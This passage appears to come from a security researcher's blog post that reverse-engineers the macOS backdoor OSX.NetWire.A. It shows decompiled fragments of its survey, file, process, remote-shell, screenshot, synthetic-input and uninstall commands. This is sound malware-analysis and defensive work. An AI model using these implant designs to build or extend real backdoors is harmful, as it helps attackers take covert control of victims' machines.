Most fully-featured backdoors (or implants) have logic to perform a survey of an infected host. `OSX.NetWire.A` is no different. Via "command" `0x23` (`35d`) the malware gathers various information about the system on which is finds itself running. This includes:

- user information (via `geteuid` , `getpwuid` , and `%USER%`)
- host information (via `gethostname`)
- cpu information (via `machdep.cpu.brand_string` / `sysctlnametomib`)
- system version information (via `CFCopySystemVersionDictionary`)
- malware's binary image (via `getpid` / `proc_pidpath`)
- environement variables (such as `%HOME%` via `getenv`)
- system architecture (via `uname`)
- malware's pid (via `getpid`)
- system time information (via `localtime`)

This survey information is encoded (encrypted?) and formatted into the following (rather massive) format string:

```
 eax = asprintf(&var_1024, "%s\x07%d\x07%s\x07%s\x07%s\x07%llu\x07%llu\x07%llu\x07%c\x07%s\x07%s\x07%s\x07%s\
x07%d\x07%s\x07%d\x07%s\x07%d\x07%d\x07%s\x07%d\x07%s\x07%d\x07%s\x07%d\x07", &var_284C, var_3484, &var_1224, &
```

…this is then sent back to the malware's c&c server.

As expected the malware can also be remotely tasked to perform various file actions such as rename, make directory, delete etc.

For example "commamd" `0x1A` (`26d`) will rename a file:

```
 0x00004f37         push       ebx
0x00004f38         push       edi
0x00004f39         call       imp___symbol_stub__rename
```

…while “command” `0x1B` (`27d`) will delete a file via the `unlink` API:

```
 0x00004f5e         sub        esp, 0xc
0x00004f61         push       esi
0x00004f62         mov        edi, ecx
0x00004f64         call       imp___symbol_stub__unlink
```

Other commands appear to be related to the reading, writing, and creating of files:

```
 ; case 0x23,
0x0000514e         sub        esp, 0x4
0x00005151         push       ebp
0x00005152         push       esi
0x00005153         push       dword [dword_eb68]
0x00005159         call       imp___symbol_stub__write$UNIX2003
```

`OSX.Netwire.A` also can be remotely tasked to interact with proceses(s), for example listing them (“command” `0x42` , `66d`):

```
 ; case 0x42,
...
push       esi
push       edi
push       0x0
push       0x1
call       imp___symbol_stub__proc_listpids
```

…or killing them (“command” `0x2C` , `44d`):

```
 ; case 0x2C,
...
0x000056fa         push       0x9
0x000056fc         push       eax
0x000056fd         call       imp___symbol_stub__kill$UNIX2003
```

Via “command” `0x19` (`25d`) the malware will invoke a helper method, `0x0000344c` which will `fork` then `execv` a process:

```
 1eax = fork();
2if (((eax == 0xffffffff ? 0x1 : 0x0) != (eax <= 0x0 ? 0x1 : 0x0)) && (eax == 0x0)) {
3        execv(esi, &var_18);
4        eax = exit(0x0);
5}
```

When the malware receives "command" `0x22` (`34d`), it invokes a helper function (`0x00002652`) to execute a shell commands via either `/bin/sh` or `/bin/bash/`:

```
1if (stat("/bin/sh", edi) != 0x0) {
 2  ebp = "/bin/bash";
 3}
 4else {
 5  ebp = "/bin/bash";
 6  if ((var_109C & 0xffff & 0xf000) == 0x8000) {
 7          ebp = "/bin/sh";
 8  }
 9}
10
11ebx = posix_openpt(0x2);
12
13dup(var_10B0);
14dup(var_10B0);
15dup(var_10B0);
16
17setsid();
18ioctl(0x0, 0x20007461);
19...
20execvp(ebp, &var_A4);
21
22}
```

With the ability to execute arbitrary commands the malware is essentially infinitely extensively and gives a remote attacker full control over the infected system.

The malware can also interact with the UI, for example to capture a screen shot. When the malware receives "command" `0x37` (`55d`), it invokes the `CGMainDisplayID` and `CGDisplayCreateImage` to create an image of the user's desktop:

```
0x0000622c         movss      dword [esp+0x34ac+var_101C], xmm0
0x00006235         call       imp___symbol_stub__CGMainDisplayID
0x0000623a         sub        esp, 0xc
0x0000623d         push       eax
0x0000623e         call       imp___symbol_stub__CGDisplayCreateImage
```

Interestingly it also appears that `OSX.Netwire.A` mayb be remotely tasked to generate synthetic keyboard and mouse events. Neat!

Specifically synthetic keyboard events are created and posted when "command" `0x34` (`52d`) is recieved from the c&c server. To create and post the event, the malware invokes the `CGEventCreateKeyboardEvent` and `CGEventPost` APIs.

Synthetic mouse events (i.e. clicks, moves, etc) are generated in response to "command" `0x35` (`53d`):

```
1void sub_9a29() {
2    edi = CGEventCreateMouseEvent(0x0, edx, ...);
3    CGEventSetType(edi, edx);
4    CGEventPost(0x0, edi);
5    return;
6}
```

Finally, via "command" `0x7` it appears that the malware can be remotely instructed to uninstall itself. Note the calls to `unlink` to remove the launch agent plist and the malware's binary image, and the call to `LSSharedFileListItemRemove` to remove the login item:

```
 1__snprintf_chk(&var_284C, 0x400, 0x0, 0x400,
 2              "%s/Library/LaunchAgents/%s.plist", getenv("HOME"), 0xe5d6);
 3eax = unlink(&var_284C);
 4
 5if (getPath() != 0x0) {
 6  unlink(esi);
 7}
 8
 9LSSharedFileListItemRemove(var_34A4, esi);
10
11...
```


Conclusion

Via a Firefox 0day, attackers targeted employees of various cryptocurrency exchange(s) in order to persistently deploy a macOS binary (`OSX.NetWire.A`).

In today's post, we tore apart the malware to reveal (for the first time!), its inner workings and complex capabilities.

Specifically we illustrated how to recover the encrypted address of the command & control server, how to decrypt the malware's hidden `.settings.conf` file, and most importantly detailed the many capabilities of this threat!

To conclude, recall that many of Objective-See's tools can generically detect and thwart this threat! #winning



Love these blog posts?

Considering supporting us via our patreon page!

Source: https://objective-see.com/blog/blog_0x44.html